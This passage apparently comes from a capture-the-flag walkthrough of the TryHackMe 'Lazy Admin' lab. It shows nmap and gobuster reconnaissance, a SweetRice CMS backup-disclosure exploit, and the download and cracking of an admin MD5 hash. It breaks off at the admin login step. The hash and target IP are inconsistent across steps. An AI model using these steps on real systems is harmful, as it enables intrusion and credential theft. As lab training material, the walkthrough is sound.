

Easy linux machine to practice your skills



Challenge URL: <https://tryhackme.com/r/room/lazyadmin>



Task - Lazy Admin

Have some fun! There might be multiple ways to get user access.

Note: It might take 2-3 minutes for the machine to boot

Answer the questions below

1. What is the user flag?
2. What is the root flag?

Target IP Address: 10.10.153.54

Goal: Find two things — 1. The user flag, 2. The root flag.

part 1 User Flag

Step 1: Target Scanning

Objective: Identify open ports and services on the target machine to assess potential vulnerabilities.

Tool Used: Nmap

```
(kali㉿kali)-[~/TryHackMe/LazyAdmin]
$ nmap -Pn -sC -sV -oN ./lazyadmin.nmap 10.10.153.54
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-07 06:46 EDT
```

`nmap -Pn -sC -sV -oN ./lazyadmin.nmap Target_IP`

- **-Pn:** Skip ping check and assume host is up.
- **-sC:** Use Nmap's default scripts to scan for vulnerabilities.
- **-sV:** Detect version information of services running on open ports.
- **-oN:** Save scan results to a file.

Open the file `lazyadmin.nmap` to review the results

```
(kali㉿kali)-[~/TryHackMe/LazyAdmin]
$ cat ./lazyadmin.nmap
```

`cat ./lazyadmin.nmap`

```
Nmap scan report for 10.10.34.98
Host is up (0.34s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
|   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_  256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ _http-server-header: Apache/2.4.18 (Ubuntu)
|_ _http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.55 seconds
```

Findings:


- **Port 22 (SSH):** OpenSSH 7.2p2 (Ubuntu). Potential entry point via SSH if credentials or vulnerabilities are found.
- **Port 80 (HTTP):** Apache HTTPD 2.4.18. Web server running default configuration. Explore for potential hidden directories or misconfigurations.

Next Step:

Investigate the web server running on Port 80 to uncover hidden content and directories.

Step 2: Investigating the Website

1. **Objective:** Explore the HTTP service to uncover additional information or vulnerabilities.



http://Target_IP:PORT



Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.

Findings:

- The default **Apache2 Ubuntu Default Page** is active, indicating no immediate custom content.

Next Step:

Step 3: Use **Gobuster** to brute-force discover hidden directories or files.

```

(kali@kali)-[~/TryHackMe/LazyAdmin]
$ gobuster dir -u http://10.10.153.54 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.153.54
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====

```

gobuster dir -u http://Target_IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```

/content (Status: 301) [Size: 314] [--> http://10.10.153.54/content/]
/server-status (Status: 403) [Size: 277]
Progress: 220560 / 220561 (100.00%)
=====
Finished
=====

```

Findings:

- /content (301 — Redirected)
- /server-status (403 — Forbidden)

Use Gobuster Again to discover more hidden directories

```

(kali@kali)-[~/TryHackMe/LazyAdmin]
$ gobuster dir -u http://10.10.153.54/content -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.153.54/content
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====

```

gobuster dir -u http://Target_IP/content -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```

=====
/images (Status: 301) [Size: 321] [--> http://10.10.153.54/content/images/]
/js (Status: 301) [Size: 317] [--> http://10.10.153.54/content/js/]
/inc (Status: 301) [Size: 318] [--> http://10.10.153.54/content/inc/]
/as (Status: 301) [Size: 317] [--> http://10.10.153.54/content/as/]
/themes (Status: 301) [Size: 322] [--> http://10.10.153.54/content/themes/]
/attachment (Status: 301) [Size: 325] [--> http://10.10.153.54/content/attachment/]
Progress: 208451 / 220561 (94.51%) [WARN] Get "http://10.10.153.54/content/s_download": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.153.54/content/126233": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.153.54/content/27308": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.153.54/content/19446": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.153.54/content/foremost": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.153.54/content/69494": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 220560 / 220561 (100.00%)
=====
Finished
=====
(kali@kali)-[~/TryHackMe/LazyAdmin]
$

```

Findings:

Additional directories that have been discovered during the scan of <http://10.10.153.54/content/>:


- /images — **Status: 301**, redirecting.
- /js — **Status: 301**, redirecting.
- /inc — **Status: 301**, redirecting.
- /as — **Status: 301**, redirecting.
- /_themes — **Status: 301**, redirecting.
- /attachment — **Status: 301**, redirecting.

However, there are also several **context deadline exceeded** errors that indicate a timeout occurred when attempting to access some of the content, such as:

- /s_download
- /126233
- /27308
- /19446
- /foremost
- /69494

Step 4: Investigating the /content Directory

Objective: Investigate the **/content** directory for CMS-related vulnerabilities.



Welcome to SweetRice - Thank your for install SweetRice as your website management system.

This site is building now , please come late.

If you are the webmaster,please go to Dashboard -> General -> Website setting
and uncheck the checkbox "Site close" to open your website.

More help at [Tip for Basic CMS SweetRice installed](#)

http://Target_IP:PORT/content


Findings:

The **SweetRice CMS** is identified, as a known vulnerable content management system.

Next Step:

Step 5: Search for vulnerabilities in SweetRice CMS by consulting **Exploit-DB**.

Search for SweetRich



The screenshot shows the Exploit-DB search results for 'SweetRice'. The search bar at the top right contains 'SweetRice'. The results table lists 8 entries, all of which are verified (green checkmark) and have an application (blue icon). The entries are sorted by date in descending order. The first entry is 'SweetRice 1.5.1 - Backup Disclosure' from 2016-11-06, followed by 'SweetRice 1.5.1 - Arbitrary File Upload', 'SweetRice 1.5.1 - Cross-Site Request Forgery / PHP Code Execution', 'SweetRice 1.5.1 - Arbitrary File Download', 'SweetRice 1.5.1 - Cross-Site Request Forgery', 'SweetRice 0.6.7 - Multiple Vulnerabilities', 'SweetRice < 0.6.4 - 'FCKeditor' Arbitrary File Upload', and 'SweetRice 0.5.3 - Remote File Inclusion'.

Date	D	A	V	Title	Type	Platform	Author
2016-11-06			✓	SweetRice 1.5.1 - Backup Disclosure	WebApps	PHP	Ashiyane Digital Security Team
2016-11-06			✓	SweetRice 1.5.1 - Arbitrary File Upload	WebApps	PHP	Ashiyane Digital Security Team
2016-11-03			✓	SweetRice 1.5.1 - Cross-Site Request Forgery / PHP Code Execution	WebApps	PHP	Ashiyane Digital Security Team
2016-11-03			✓	SweetRice 1.5.1 - Arbitrary File Download	WebApps	PHP	Ashiyane Digital Security Team
2016-11-02			✓	SweetRice 1.5.1 - Cross-Site Request Forgery	WebApps	PHP	Ashiyane Digital Security Team
2010-11-04			✓	SweetRice 0.6.7 - Multiple Vulnerabilities	WebApps	PHP	High-Tech Bridge SA
2010-07-03			✗	SweetRice < 0.6.4 - 'FCKeditor' Arbitrary File Upload	WebApps	PHP	ITSecTeam
2009-11-29			✓	SweetRice 0.5.3 - Remote File Inclusion	WebApps	PHP	cr4wl3r

Showing 1 to 8 of 8 entries (filtered from 46,102 total entries)

Pagination: FIRST PREVIOUS 1 NEXT LAST

<https://www.exploit-db.com/SweetRice>

Findings:

Key Vulnerabilities Found for SweetRice:

Backup Disclosure (SweetRice 1.5.1):

- Vulnerability allows attackers to access backup files stored on the server, potentially exposing sensitive information.

Arbitrary File Upload (SweetRice 1.5.1):

- This allows attackers to upload any file to the server, including malicious scripts (such as PHP shells), which could give them control over the server.

Cross-Site Request Forgery (CSRF) / PHP Code Execution (SweetRice 1.5.1):

- This vulnerability could allow attackers to execute arbitrary PHP code on the server by tricking authenticated users into performing unwanted actions.

Arbitrary File Download (SweetRice 1.5.1):

- This allows attackers to download any file from the server, which could lead to data exposure.


Multiple Vulnerabilities (SweetRice 0.6.7):

- This version had multiple vulnerabilities that could be exploited, but details are not specified in this image.

Remote File Inclusion (SweetRice 0.5.3):

- Allows remote inclusion of files from another server, potentially leading to the execution of malicious scripts.

Vulnerability that can be used Backup Disclosure vulnerability in SweetRice 1.5.1.



SweetRice 1.5.1 - Backup Disclosure

EDB-ID: 40718	CVE: N/A	Author: ASHIYANE DIGITAL SECURITY TEAM	Type: WEBAPPS	Platform: : PHP	Date: 2016-11-06
-------------------------	--------------------	---	-------------------------	------------------------------	----------------------------

EDB Verified: ✓

Exploit: 📄 / {}

Vulnerable App: 📱

Title: SweetRice 1.5.1 - Backup Disclosure
Application: SweetRice
Versions Affected: 1.5.1
Vendor URL: <http://www.basic-cms.org/>
Software URL: <http://www.basic-cms.org/attachment/sweetrice-1.5.1.zip>
Discovered by: Ashiyane Digital Security Team
Tested on: Windows 10
Bugs: Backup Disclosure
Date: 16-Sept-2016

Proof of Concept :

You can access to all mysql backup and download them from this directory.
http://localhost/inc/mysql_backup

and can access to website files backup from:
<http://localhost/SweetRice-transfer.zip>

Findings:

- **Title:** SweetRice 1.5.1 — Backup Disclosure
- **EDB-ID:** 40718
- **Description:** This vulnerability allows unauthorized access to backup files created by the SweetRice CMS. These backups may include sensitive data like MySQL database backups or website files.
- **Affected Versions:** SweetRice 1.5.1 and earlier.
- **Proof of Concept:**

You can access to all mysql backup and download them from this directory.


http://localhost/inc/mysql_backup

and can access to website files backup from:

<http://localhost/SweetRice-transfer.zip>

Step 6: Exploiting the SweetRice CMS Backup Disclosure Vulnerability

Objective: Exploit the **Backup Disclosure Vulnerability** in SweetRice to retrieve sensitive data.



http://TARGET_IP/inc/mysql_backup

Not Found


The requested URL was not found on this server.

Apache/2.4.18 (Ubuntu) Server at 10.10.34.98 Port 80

Findings:

The “Not Found” error indicates that the `/inc/mysql_backup` directory does not exist on the target server, or it may have been moved or deleted. It’s also possible that the directory structure has been modified, or the backup disclosure vulnerability has been patched.

Since we discovered that `/content` is a directory on the server, will try accessing the backup path within the `/content` directory



http://Target_IP/content/inc/mysql_backup

Index of /content/inc/mysql_backup

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory	-	-	-
mysql_bakup_20191129023059-1.5.1.sql	2019-11-29 12:30	4.7K	

Apache/2.4.18 (Ubuntu) Server at 10.10.34.98 Port 80

Findings:

Discovered a MySQL backup file: `mysql_backup_20191129023059-1.5.1.sql`

Next Step:

Step 7: Download the backup file and extract sensitive information.

```

(kali@kali)~[/TryHackMe/LazyAdmin]
$ wget http://10.10.34.98/content/inc/mysql_backup/mysql_backup_20191129023059-1.5.1.sql
--2024-10-07 05:15:22-- http://10.10.34.98/content/inc/mysql_backup/mysql_backup_20191129023059-1.5.1.sql
Connecting to 10.10.34.98:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4809 (4.7K) [application/x-sql]
Saving to: 'mysql_backup_20191129023059-1.5.1.sql'

mysql_backup_20191129023059-1.5.1.sql  100%[=====] 4.70K --.-KB/s  in 0s
2024-10-07 05:15:23 (520 MB/s) - 'mysql_backup_20191129023059-1.5.1.sql' saved [4809/4809]

(kali@kali)~[/TryHackMe/LazyAdmin]
$

```

wget http://Target_IP/content/inc/mysql_backup/mysql_backup_20191129023059-1.5.1.sql

Next Steps

Step 8: View the contents of the SQL File

cat mysql_backup_20191129023059-1.5.1.sql

```

<?php return array (
  0 => 'DROP TABLE IF EXISTS `%-_%_attachment`;',
  1 => 'CREATE TABLE `%-_%_attachment` (
    `id` int(10) NOT NULL AUTO_INCREMENT,
    `post_id` int(10) NOT NULL,
    `file_name` varchar(255) NOT NULL,
    `date` int(10) NOT NULL,
    `downloads` int(10) NOT NULL,
    PRIMARY KEY (`id`)
  ) ENGINE=MyISAM DEFAULT CHARSET=utf8;',
  2 => 'DROP TABLE IF EXISTS `%-_%_category`;',
  3 => 'CREATE TABLE `%-_%_category` (
    `id` int(4) NOT NULL AUTO_INCREMENT,
    `name` varchar(255) NOT NULL,
    `link` varchar(128) NOT NULL,
    `title` text NOT NULL,
    `description` varchar(255) NOT NULL,
    `keyword` varchar(255) NOT NULL,
    `sort_word` text NOT NULL,
    `parent_id` int(10) NOT NULL DEFAULT \'0\',
    `template` varchar(60) NOT NULL,
    PRIMARY KEY (`id`),
    UNIQUE KEY `link` (`link`)
  ) ENGINE=MyISAM DEFAULT CHARSET=utf8;',
  4 => 'DROP TABLE IF EXISTS `%-_%_comment`;',
  5 => 'CREATE TABLE `%-_%_comment` (
    `id` int(10) NOT NULL AUTO_INCREMENT,
    `name` varchar(60) NOT NULL DEFAULT \'\'',
    `email` varchar(255) NOT NULL DEFAULT \'\'',
    `website` varchar(255) NOT NULL,
    `info` text NOT NULL,
    `post_id` int(10) NOT NULL DEFAULT \'0\'',
    `post_name` varchar(255) NOT NULL,
    `post_cat` varchar(128) NOT NULL,
    `post_slug` varchar(128) NOT NULL,
    `date` int(10) NOT NULL DEFAULT \'0\'',
    `ip` varchar(39) NOT NULL DEFAULT \'\'',

```

```

`reply_date` int(10) NOT NULL DEFAULT '\0\ ',
PRIMARY KEY (`id`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8;',
6 => 'DROP TABLE IF EXISTS `%-_%_item_data`;',
7 => 'CREATE TABLE `%-_%_item_data` (
`id` int(10) NOT NULL AUTO_INCREMENT,
`item_id` int(10) NOT NULL,
`item_type` varchar(255) NOT NULL,
`data_type` varchar(20) NOT NULL,
`name` varchar(255) NOT NULL,
`value` text NOT NULL,
PRIMARY KEY (`id`),
KEY `item_id` (`item_id`),
KEY `item_type` (`item_type`),
KEY `name` (`name`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8;',
8 => 'DROP TABLE IF EXISTS `%-_%_item_plugin`;',
9 => 'CREATE TABLE `%-_%_item_plugin` (
`id` int(10) NOT NULL AUTO_INCREMENT,
`item_id` int(10) NOT NULL,
`item_type` varchar(255) NOT NULL,
`plugin` varchar(255) NOT NULL,
PRIMARY KEY (`id`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8;',
10 => 'DROP TABLE IF EXISTS `%-_%_links`;',
11 => 'CREATE TABLE `%-_%_links` (
`lid` int(10) NOT NULL AUTO_INCREMENT,
`request` text NOT NULL,
`url` text NOT NULL,
`plugin` varchar(255) NOT NULL,
PRIMARY KEY (`lid`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8;',
12 => 'DROP TABLE IF EXISTS `%-_%_options`;',
13 => 'CREATE TABLE `%-_%_options` (
`id` int(10) NOT NULL AUTO_INCREMENT,
`name` varchar(255) NOT NULL,
`content` mediumtext NOT NULL,

```

```

PRIMARY KEY (`id`),
UNIQUE KEY `name` (`name`)
) ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8;',
14 => 'INSERT INTO `%-_%_options` VALUES(\ '1\ ',\ 'global_setting\ ',\ 'a:17:{s:4:\ "name\ ";s:25:\ "Lazy Admin#039;s Website\ ";s:6:\ "author\ ";s:10:\ "Lazy Admin\ ";s:5:\ "title\ ";s:0:\ "\ ";s:8:\ "keywords\ ";s:8:\ "Keywords\ ";s:11:\ "description\ ";s:11:\ "Description\ ";s:5:\ "admin\ ";s:7:\ "manager\ ";s:6:\ "passwd\ ";s:32:\ "42f749ade7f9e195bf475f37a44cafcb\ ";s:5:\ "close\ ";i:1;s:9:\ "close_tip\ ";s:454:\ "p>Welcome to SweetRice - Thank your for install SweetRice as your website management system.</p><h1>This site is building now , please come late.</h1><p>If you are the webmaster,please go to Dashboard -> General -> Website setting </p><p>and uncheck the checkbox \ "Site close\ " to open your website.</p><p>More help at <a href=\ "http://www.basic-cms.org/docs/5-things-need-to-be-done-when-SweetRice-installed/\ ">Tip for Basic CMS SweetRice installed</a></p>\ ";s:5:\ "cache\ ";i:0;s:13:\ "cache_expired\ ";i:0;s:10:\ "user_track\ ";i:0;s:11:\ "url_rewrite\ ";i:0;s:4:\ "logo\ ";s:0:\ "\ ";s:5:\ "theme\ ";s:0:\ "\ ";s:4:\ "lang\ ";s:9:\ "en-us.php\ ";s:11:\ "admin_email\ ";N;\ ');',
15 => 'INSERT INTO `%-_%_options` VALUES(\ '2\ ',\ 'categories\ ',\ '\ ',\ '1575023409\ ');',
16 => 'INSERT INTO `%-_%_options` VALUES(\ '3\ ',\ 'links\ ',\ '\ ',\ '1575023409\ ');',
17 => 'DROP TABLE IF EXISTS `%-_%_posts`;',
18 => 'CREATE TABLE `%-_%_posts` (
`id` int(10) NOT NULL AUTO_INCREMENT,
`name` varchar(255) NOT NULL,
`title` varchar(255) NOT NULL,
`body` longtext NOT NULL,
`keyword` varchar(255) NOT NULL DEFAULT '\ ',
`tags` text NOT NULL,
`description` varchar(255) NOT NULL DEFAULT '\ ',
`sys_name` varchar(128) NOT NULL,
`date` int(10) NOT NULL DEFAULT '\0\ ',
`category` int(10) NOT NULL DEFAULT '\0\ ',
`in_blog` tinyint(1) NOT NULL,
`views` int(10) NOT NULL,
`allow_comment` tinyint(1) NOT NULL DEFAULT '\1\ ',
`template` varchar(60) NOT NULL,
PRIMARY KEY (`id`),
UNIQUE KEY `sys_name` (`sys_name`),
KEY `date` (`date`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8;',
);?>

```

Findings:

Sensitive Information

- Hashed password for the administrator or manager of the website.

```
Admin\\;s:5:\\title\\;s:0:\\;s:8:\\keywords\\;s:8:\\Keywords\\;s:11:\\description\\;s:11:\\Description\\;s:5:\\admin\\;s:7:\\manager\\;s:6:\\;s:6:\\passwd\\;s:32:\\42f749ade7f9e195bf475f37a44cafc\\;s:5:\\close\\;i:1;s:9:\\close_tip\\;s:454:\\<p>Welcome to SweetRice - Thank your for install Swe
```

's:6:"passwd";s:32:"42f749ade7f9e195bf475f37a44cafc";

- **s:6:"passwd"** — This means the field is storing a password.
- **s:32** — This shows the length of the hash (32 characters), which is typical for an MD5 hash (which is a weak hashing algorithm).
- **"42f749ade7f9e195bf475f37a44cafc"** — This is the actual MD5 hash of the password.

Next Step:

Step 9: Use CrackStation to crack the MD5 hash.

CrackStation Defuse.ca Twitter

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

42f749ade7f9e195bf475f37a44cafc

I'm not a robot

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-hex, sha1, sha224, sha256, sha384, sha512, rfc2596, whirlpool, MySQL 4.1+ (sha1[sha1_bin]), QubesV3.1BackupDefaults

Hash	Type	Result
42f749ade7f9e195bf475f37a44cafc	md5	Password123

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

CrackStation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 190GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries [here](#), and the lookup table implementation (PHP and C) is available [here](#).

<https://crackstation.net/>

Findings:

The MD5 hash was successfully cracked using CrackStation, and the result shows the password is "Password123".

Step 10: Getting User Access

Navigate to http://Target_IP/content/as

http://10.10.153.54/content/as

http://10.10.153.54/content/as — Visit

This time, search with:

